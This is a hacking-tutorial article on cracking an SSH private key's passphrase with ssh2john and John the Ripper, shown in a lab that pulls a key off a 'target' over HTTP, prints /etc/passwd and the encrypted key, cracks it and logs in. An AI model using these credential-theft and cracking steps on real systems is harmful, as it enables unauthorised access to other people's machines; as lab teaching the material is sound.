
HOW TO

# Crack SSH Private Key Passwords with John the Ripper

BY DRD_ 07/08/2020 1:44 PM 07/23/2020 7:17 PM PASSWORD CRACKING

Secure Shell is one of the most common network protocols, typically used to manage remote machines through an encrypted connection. However, SSH is prone to password brute-forcing. Key-based authentication is much more secure, and private keys can even be encrypted for additional security. But even *that* isn't bulletproof since SSH private key passwords can be cracked using John the Ripper.

## SSH Key-Based Authentication


The standard way of connecting to a machine via SSH uses password-based authentication. This has the advantage of being easier to set up but suffers security-wise due to being prone to brute-forcing and password guessing.

Key-based authentication, on the other hand, uses cryptography to ensure secure connections. A key pair is generated consisting of a public and private key. The private key should be kept secret and is used to connect to machines that have the matching public key.

- **Don't Miss:** Intercept & Decrypt Windows Passwords on a Local Network

The public key is used to encrypt communication that only the associated private key can decrypt. This makes it nearly impossible for hackers to compromise SSH sessions unless they have access to the private key.

*The below steps assume you have already gained access to a target computer from your local machine. I'm using Kali Linux as the local box.*




Step 1

## Create a New User on the Target

To begin, let's create a new user on the target for demonstration purposes. Use the **adduser** command, and enter a new password at the prompt:

```
target:~$ sudo adduser nullbyte

Adding user `nullbyte' ...
Adding new group `nullbyte' (1003) ...
Adding new user `nullbyte' (1003) with group `nullbyte' ...
Creating home directory `/home/nullbyte' ...
Copying files from `/etc/skel' ...
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
```

Next, verify the information is correct. It's OK to just leave everything blank:

```
Changing the user information for nullbyte
Enter the new value, or press ENTER for the default
        Full Name []:
        Room Number []:
        Work Phone []:
        Home Phone []:
        Other []:
Is the information correct? [y/N] y
```

We can verify the new user was added successfully by viewing /etc/passwd:

```
target:~$ cat /etc/passwd

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534::/:/bin/false
user:x:1001:1001:just a user,111,,:/home/user:/bin/bash
service:x:1002:1002:,,,:/home/service:/bin/bash
telnetd:x:112:120::/nonexistent:/bin/false
proftpd:x:113:65534::/var/run/proftpd:/bin/false
statd:x:114:65534::/var/lib/nfs:/bin/false
nullbyte:x:1003:1003:,,,:/home/nullbyte:/bin/bash
```

Now we can switch to our new user with the **su** command:

```
target:~$ su - nullbyte

Password:
nullbyte@target:~$
```

Step 2

## Generate a Key Pair on the Target

The next thing we need to do is generate a public/private key pair. The **ssh-keygen** utility can easily take care of this for us. Use the default location, which will create the file in our home directory:

```
nullbyte@target:~$ ssh-keygen

Generating public/private rsa key pair.
Enter file in which to save the key (/home/nullbyte/.ssh/id_rsa):
Created directory '/home/nullbyte/.ssh'.
```

We want our private key to be encrypted, so make sure to enter a password at the prompt (we'll use the password **abc123** just to keep it simple):

```
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /home/nullbyte/.ssh/id_rsa.
Your public key has been saved in /home/nullbyte/.ssh/id_rsa.pub.
The key fingerprint is:
1b:01:68:cc:ea:4f:8e:b5:08:72:17:50:32:1b:98:e6 nullbyte@target
```

Now we can change into the hidden SSH directory:

```
nullbyte@target:~$ cd .ssh/
```

And verify our keys are there:

```
nullbyte@target:~/.ssh$ ls -la

total 16
drwx------ 2 nullbyte nullbyte 4096 2019-06-19 13:49 .
drwxr-xr-x 3 nullbyte nullbyte 4096 2019-06-19 13:46 ..
-rw------- 1 nullbyte nullbyte 1743 2019-06-19 13:49 id_rsa
-rw-r--r-- 1 nullbyte nullbyte  405 2019-06-19 13:49 id_rsa.pub
```

We'll also need to create an **authorized_keys** file to make sure we're allowed to connect from our other machine:

```
nullbyte@target:~/.ssh$ touch authorized_keys
```

Set the appropriate permissions on it to ensure only our user can read and write the file:

```
nullbyte@target:~/.ssh$ chmod 600 authorized_keys
```

The public key needs to go in this file, so cat it out:

```
nullbyte@target:~/.ssh$ cat id_rsa.pub

ssh-rsa AAAAB3NzaC1yc2EAAAABIwAAAQEA7IATfm6Y2VDtlEkWNGLJ5r9z9euOD1mHcWeB4vCcY+9M+XT
```

And copy it into the authorized_keys file, making sure there are no line breaks or extra spaces:

```
nullbyte@target:~/.ssh$ nano authorized_keys
```

Step 3

## Get the Private Key on the Local Machine

At this point, we need to get the private key (id_rsa) on our local machine. This can happen through a variety of scenarios, like if we had read access due to LFI or even command injection allowing us to execute certain commands.

For demonstration purposes, we'll just transfer it over via HTTP. It's always a good idea to check which, if any, version of Python is installed:

- **Don't Miss:** Python 2 vs. Python 3 — Important Differences You Should Know

```
nullbyte@target:~/.ssh$ which python

/usr/bin/python
```

We can spin up a quick HTTP server with the following command:

```
nullbyte@target:~/.ssh$ python -m SimpleHTTPServer

Serving HTTP on 0.0.0.0 port 8000 ...
```

On our local machine, we can use **wget** to grab the file:

```
~# wget http://10.10.0.50:8000/id_rsa

--2020-04-15 12:19:39--  http://10.10.0.50:8000/id_rsa
Connecting to 10.10.0.50:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1743 (1.7K) [application/octet-stream]
Saving to: ‘id_rsa’

id_rsa                                      100%[=========================================

2020-04-15 12:19:49 (2.18 MB/s) - ‘id_rsa’ saved [1743/1743]
```

And verify its contents:

```
~# cat id_rsa

-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: DES-EDE3-CBC,9A447029ABFAC605

WiRuWyOFt8x+eCwBIbRdhpa8pm1YIuBIC1Od73vslxlIcYYkSz8AqCr8k/sus6uY
JHHO6KXjkJCpH/okU9bWGPzQf1cj2jWFf/y7EOSmd1e7RbIA8xWYcAWKPhnvwgnu
z+d6SFSYyj4rkKUvqloclKCblp6M5sCza0YksTzmEJZz/tHWRwHGRG31TvJHiqxQ
n9FpriG5MqZoegcYJgvt+z9rrPNf/jaZZb9ulYwxRn+5nCbWqBilu/Mh5knN608c
uW2UyIlyJ2BpyYrOgqadTkMgIwrwERrbU6LmgVtZXCc6/cACdMwdu6gv17MtfOlM
ytzEZ66aa98EFrFfuFX2LgoOBpi4nAAo3yZ7ISWpWnbnPFzhT89gBAdruh8fo5X4
07gAajsTiJrCW2nZSqBFx4BTAqYP7IcvDv2iAUEg6bfqC2bqpIfjYYcLuy0+YQv4
```

```
7uNH9jpT+ZfOY6VK4oG1p+1ieOVothNxcoj0+StUL5i5dQYoW9te8z8+qqswAE9S
aobSSQAUvdNh07XHOTXg+QTsiJGLNMaWmwMBw5OWkzJOwN759zuk2b1LbHTpsgbQ
AngfcMfoHOvlhnHZNSbCeDB9SzQwkhLnQ6CktQaQaa5AY/E2ll+/WODmr4QEhk7e
z30FE3QqZU7fqxx7esXTMm8z6lvhQNSWRRxsg48rHub+Mq739T+Yi7xK4C9SCzwe
7BYDqp2ekinCf+5OKf3UObNo5Cugb3viapDKHyWulH+dXdxSkLUsgzDoFdFz0H3m
wvc8Qfn0JoVWFxwd1J3B32ZcEIneeGyotrODz5bRmqLv/T7mdM/HRASdonTROEPn
G+Mv65R+MRiAhRIIZO3a8J8eSAzq3AVBuq+gbLabnNvGY2N7KSQ3OBV4XSDYS43R
HuRz2u1GI+sXOr7ZXoQeKbl9qoymRvpppf5kI5IrQBoHGF92GGVLBGJOBg9M/YNc
mLNm9lz2Y+9LmHU6lgq51a7ZfViVFvj+Us63DoSgdyHvC2oj2zWPOFf9Dm4r8aCO
bFS2BFb7UvBd/G2GxnYFKygTHZhPmZ2y/5fBBF5IA/rbQdE5SqC2MJmBOoOgBO7v
csqQ5tX8guIxOnh/KHocR/B8Fwf90shrOWoVC0kqGZJN5PrepzPCvoMcJLknC0Q8
eUinaZ0r3UCv7z0gjlz66qWERIMlUczBnLALRf4nVkfP3NHrLinZooGnOh7pkXpm
mg2qTXWnJ+vwfEDb4M0DYOFKa/AxO2wWsCuvc7ZJYvZL2HSWNVl6fRcFTWbrbIr/
ajTfjIclAonNYgGxoDAQKtSSolrNdOquemW79evgdAN/Jtbp5irV3bG0hTcJSIPp
kVBSXe3pslX6BUeOPl9KFT9CNxIjNFZkJ/gUxIV9LOIEcmHCBO4iGVFl/KQA2FWD
27fOZbQPG/h4XC6Zm2iGU7ub0FNA2rId1ZRXlE04gYu5g/nmnAOlSbcqcN+xoMmh
L31FphscezkNda/Fw70+y/5buYGSs4tMsUKuiTkZsqSW9j3R9I/7KLHbpKX7fI7n
OURnUxXvDLoXihVQ9kTgTJM6d8pbHYuda4po2IvXWqdnbtHP7Ezz4A==
-----END RSA PRIVATE KEY-----
```

Step 4

## Install SSH2John on the Local Machine

Unless the jumbo version of John the Ripper is installed, we'll need to download ssh2john from GitHub since it's not included in the John the Ripper version that's installed in Kali Linux. (If you don't have John the Ripper installed, you can find out how to install it from its GitHub.)

```
~# wget https://raw.githubusercontent.com/magnumripper/JohnTheRipper/bleeding-jumbo

--2020-06-07 12:26:03--  https://raw.githubusercontent.com/magnumripper/JohnTheRipp
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 199.232.28.133
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|199.232.28.133|
HTTP request sent, awaiting response... 200 OK
Length: 7825 (7.6K) [text/plain]
Saving to: ‘ssh2john.py’

ssh2john.py                                 100%[=================================

2020-06-07 12:26:04 (21.2 MB/s) - ‘ssh2john.py’ saved [7825/7825]
```

Step 5

## Crack the Private Key on the Local Machine

All we have to do is run it against the private key and direct the results to a new hash file using the ssh2john Python tool:

```
~# python ssh2john.py id_rsa > id_rsa.hash
```

Next, we'll use John to crack the password. But first, we need a suitable wordlist; we'll use a short one that already contains our password to keep it simple. Get it from here:

```
~# wget https://raw.githubusercontent.com/danielmiessler/SecLists/master/Passwords/da

--2020-06-07 12:30:54--  https://raw.githubusercontent.com/danielmiessler/SecLists/ma
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 199.232.28.133
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|199.232.28.133|:4
HTTP request sent, awaiting response... 200 OK
Length: 81 [text/plain]
Saving to: ‘darkweb2017-top10.txt’

darkweb2017-top10.txt                     100%[=====================================

2020-06-07 12:30:55 (2.28 MB/s) - ‘darkweb2017-top10.txt’ saved [81/81]
```

Now run John like usual, feeding it the wordlist and the hash file:

```
# john --wordlist=darkweb2017-top10.txt id_rsa.hash

sing default input encoding: UTF-8
oaded 1 password hash (SSH [RSA/DSA/EC/OPENSSH (SSH private keys) 32/64])
ost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 1 for all loaded hashes
ost 2 (iteration count) is 2 for all loaded hashes
ill run 4 OpenMP threads
ote: This format may emit false positives, so it will keep trying even after
inding a possible candidate.
ress 'q' or Ctrl-C to abort, almost any other key for status
bc123           (id_rsa)
g 0:00:00:00 DONE (2020-06-07 12:32) 1.562g/s 15.62p/s 15.62c/s 15.62C/s 123456..12312
ession completed
```

We can see it identified our password, but just to be sure, let's use the **--show** command to verify:

```
~# john --show id_rsa.hash

id_rsa:abc123

1 password hash cracked, 0 left
```

Step 6

Step 6

## SSH into the Target

We can SSH into the target using the **-i** option to specify a private key for authentication:

```
~# ssh -i id_rsa nullbyte@10.10.0.50

@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@         WARNING: UNPROTECTED PRIVATE KEY FILE!          @
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
Permissions 0644 for 'id_rsa' are too open.
It is required that your private key files are NOT accessible by others.
This private key will be ignored.
Load key "id_rsa": bad permissions
nullbyte@10.10.0.50's password:
```

And we get an error. It won't allow us to use the key if permissions are too open, so all we have to do is set the permissions to be more restricted:

```
~# chmod 400 id_rsa
```

Now we are able to connect. Next, enter the cracked password at the prompt and we're in:

```
~# ssh -i id_rsa nullbyte@10.10.0.50

Enter passphrase for key 'id_rsa':
Linux 2.6.24-16-server #1 SMP Tue July 07 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
Last login: Fri Jun 19 15:20:16 2020 from 10.10.0.1
nullbyte@target:~$
```

## Wrapping Up

In this tutorial, we learned about SSH key-based authentication and how to crack private key passwords. First, we created a new user on the target system and generated an SSH key pair.

Next, we obtained the private key from the target and used ssh2john to extract the hash. Finally, we cracked the private key password and used it to connect to the target.

---

## Don't Miss: How to Crack Shadow Hashes After Getting Root on a Linux System

---



Cover image by stevepb/Pixabay; Screenshots by drd_/Null Byte